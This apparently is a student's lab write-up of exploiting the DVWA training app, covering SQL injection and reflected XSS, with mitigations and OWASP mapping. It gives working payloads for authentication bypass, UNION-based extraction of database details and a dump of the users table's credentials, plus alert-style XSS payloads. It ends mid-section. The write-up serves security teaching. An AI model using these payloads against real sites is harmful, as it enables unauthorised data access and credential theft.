

VULNERABILITIES

OVERVIEW:

During the Exploitation phase of the DVWA lab, multiple critical web application vulnerabilities were identified and successfully exploited. These vulnerabilities allow attackers to bypass authentication, extract sensitive database information, execute malicious scripts in users' browsers, and compromise user accounts through brute-force attacks.

VULNERABILITIES:

(1)SQL INJECTION:

SQL Injection is a vulnerability where user input is directly embedded into SQL queries without validation or sanitization, allowing attackers to manipulate database queries.

Attackers can:

- Bypass authentication
- Read sensitive data
- Modify or delete records
- Gain full database access

Type 1: Boolean-Based Authentication Bypass:

- ' OR '1'='1' -- - :

Payload

' OR '1'='1' -- -

How SQL reads this:

- username = '' → false
- '1'='1' → ALWAYS TRUE
- OR → only one condition needs to be true


- ' OR 1=1#

Payload

' OR 1=1#

is a MySQL comment

Everything after # is ignored



Type2: UNION-Based SQL Injection (Data Extraction):

UNION-based SQL Injection allows an attacker to:

- combine their own SELECT query
- with the original application query
- and force the database to return arbitrary data

This is how attackers extract database information such as DB name, version, users, tables, passwords.

- UNION SELECT Test

Payload


' UNION SELECT 1,2-- -

What this payload means

UNION → combine results

SELECT 1,2 → dummy data

-- - → comment out rest of query




- Extract Database Name

Payload

' UNION SELECT database(),2-- -

This returns the current database name



- Extract Database Version


Payload

```
' UNION SELECT @@version,2-- -
```

It returns:

MySQL version

OS info (sometimes)




- Extract Current DB User

Payload

```
' UNION SELECT user(),2-- -
```

It returns:

username@hostname




- Extract Table Names

Payload

' UNION SELECT table_name,2

FROM information_schema.tables


WHERE table_schema=database()-- -



- Extract Column Names (users table)

Payload


```
' UNION SELECT column_name,2  
FROM information_schema.columns  
WHERE table_name='users'-- -
```



- Dump Credentials using UNION-Based SQL Injection

Payload

```
' UNION SELECT user,password FROM users-- -
```



Impact of SQL Injection:

- Full database compromise
- Credential theft
- Privilege escalation
- Account takeover
- Data breaches

Mitigation :

- Use prepared statements / parameterized queries
- Input validation & sanitization
- Least-privilege database accounts
- Disable verbose SQL errors
- Use Web Application Firewalls (WAF)

OWASP Mapping:

A05:2025 – Injection

A02:2025 – Security Misconfiguration

XSS(CROSS-SITE SCRIPTING):

XSS (Cross-Site Scripting) is a web vulnerability where:

- A website takes user input
- Does not properly validate or sanitize it
- Outputs it back into the webpage
- The browser executes attacker-controlled JavaScript

The attack happens in the victim's browser, not on the server.

If an attacker can run JavaScript in a victim's browser, they can:

- Steal cookies & session IDs
- Perform actions as the victim
- Redirect users to malicious sites
- Deface webpages
- Keylog user inputs

Types of XSS :

- Reflected XSS
- Stored XSS
- DOM-Based XSS

(2)REFLECTED XSS :

Reflected XSS happens when:

- User input is sent to the server
- Server immediately reflects that input in the response
- Input is not stored
- Malicious script executes instantly

It usually comes from:


- URL parameters
- Search fields
- Form inputs

Basic Script Tag Payloads:

- **Classic Alert:**

```
<script>alert(1)</script>
```


It is used smallest proof of JavaScript execution



- **Alert With Text**

```
<script>alert('XSS')</script>
```


It is used to clear visual confirmation



- **Confirm Dialog**

`<script>confirm('XSS')</script>`

It Shows attacker can run any JS function




- **Image Error Event :**

`<img src=x onerror=alert(1)>`

it works because ,


- Image x doesn't exist
- onerror fires automatically
- JavaScript executes



- **Image With Quotes**

``

